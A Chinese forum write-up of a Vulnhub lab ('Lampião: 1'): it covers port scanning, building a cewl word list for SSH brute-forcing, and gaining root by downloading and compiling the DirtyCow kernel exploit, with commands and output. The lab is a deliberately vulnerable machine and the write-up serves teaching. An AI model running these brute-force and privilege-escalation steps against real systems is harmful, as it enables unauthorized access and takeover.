Vulnhub-Lampião: 1 通关指南

KarmA / 2018-08-27 22:54:43 / 浏览数 2838 技术文章 技术文章 顶(0) 踩(0)

作者：KarmA@D0g3
记录一下自己的Vulnhub-Lampião: 1 通关过程

背景

你想继续攻击自己的实验室吗？试试这个全新的易受攻击机器！“Lampião1”。

Goal：得到root权限

Difficulty：easy

Lampião1是一个巴西著名的土匪领袖，flag里面有他的肖像。

信息收集

首先用netdiscover确定靶机ip，再用nmap扫下端口

```
root@karma:~# nmap -n -v -Pn -p- -A --reason -oN nmap.txt 192.168.11.131
...
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
|   256 ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
|_  256 c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (EdDSA)
80/tcp   open  http?   syn-ack ttl 64
| fingerprint-strings:
|   NULL:
|     _____ _ _
|     |_|/ ___ ___ __ _ ___ _ _
|     \x20| __/ (_| __ \x20|_| |_
|     ___/ __| |___/ ___|__,_|___/__, ( )
|     |___/
|     ______ _ _ _
|     ___(_) | | | |
|     \x20/ _` | / _ / _` | | | |/ _` | |
|_    __,_|__,_|_|_| |_|
1898/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Lampi\xC3\xA3o
```


■■■■■■■■■■■■■■■1898■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■


```
nmap -A 192.168.88.112
```

■■■■■■■■■■■

```
nmap -n -v -Pn -p- -A --reason -oN nmap.txt 192.168.11.131
```

-n (不用域名解析)； -V (打印版本信息)；-Pn (不检测主机存活)；--reason (显示端口处于带确认状态的原因)；-oN (将标准输出直接写入指定的文件)；-p- (应该是全部端口都扫一遍)

22是ssh端口，那就先按照惯例，看看80端口吧。



就一个字符画，有个fi duma egud？不晓得什么意思～～

Durpal

既然80端口没有什么收获，那就来1898端口瞧瞧，看到是Drupal，那就先常规思路走一波

Getshell

网上的都是drupal 7.x 利用PHP filter模块去getshell，但是这里登陆模块似乎用不了？因为注册时激活邮件发不出去，没办法激活，所以这条路看来是走不通了。

SSH爆破

这不是一个纯英文的网站，会不会有可能网站里面的英文是密码提示？？可不可以做个字典爆破一波？

Cewl了解一下，


默认文章肯定不会有tips，那就弄另一篇生成个字典看看

```
# cewl -w dict.txt http://192.168.11.131:1898/?q=node/1
```

仔细观察，发现还有两个作者（username？？），试试呗～


```
# echo tiago > usernames.txt
# echo eder >> usernames.txt
```

爆破工具hydra了解一下.....



-t 速度，-e nsr就是把用户名密码换着来爆破

既然搞到账号密码了，赶紧连进去呗。



一个低权限，那就查查内核什么的，看看怎么提权

```
tiago@lampiao:~$ uname -a
Linux lampiao 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
tiago@lampiao:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.5 LTS
Release:    14.04
Codename:   trusty
```

用一个脚本看看现成的exp有哪些

```
$ wget -q -O /tmp/linux-exploit-suggester.sh https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-expl
$ chmod +x /tmp/linux-exploit-suggester.sh
$ /tmp/linux-exploit-suggester.sh
```

```
...
[+] [CVE-2016-5195] dirtycow 2

  Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
  Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-gener
  Download URL: https://www.exploit-db.com/download/40839
  ext-url: https://www.exploit-db.com/download/40847.cpp
  Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195
```

dirtycow走你~

```
$ wget -q -O /tmp/40847.cpp https://www.exploit-db.com/download/40847.cpp
$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
$ ./dcow -s
Running ...
Password overridden to: dirtyCowFun

Received su prompt (Password: )

root@lampiao:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
root@lampiao:~# cp /tmp/.ssh_bak /etc/passwd
root@lampiao:~# rm /tmp/.ssh_bak
root@lampiao:~#
```

Root权限到手~

```
root@lampiao:~# cat flag.txt
9740616875908d91ddcdaa8aea3af366
```

flag里面这一串是什么鬼~

在80端口的根目录发现一个lampiao.jpg

网页上打不开，scp到本地发现下面这幅图

网页上打不开难道是做过手脚？md5不能解密，那就看看这个图是不是flag

```
root@lampiao:/var/www/html# md5sum lampiao.jpg
9740616875908d91ddcdaa8aea3af366  lampiao.jpg
```

好吧，还真是~著名的Lampião！

总结

1. 条条大路通罗马，套路一定要骚！骚！骚！
2. ssh爆破中的cewl和hydra工具的使用
3. 提权的基本操作

上一篇：JAVA代码审计 | 因酷网校在线... 下一篇：【2018年 网鼎杯CTF 第三场...

1. 2 条回复

cplx 2018-08-30 14:01:47

你这截图好漂亮~~
咋弄的？用的什么终端啊~

0 回复Ta

KarmA 2018-09-01 14:45:22

@cplx https://github.com/dawnlabs/carbon carbon

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板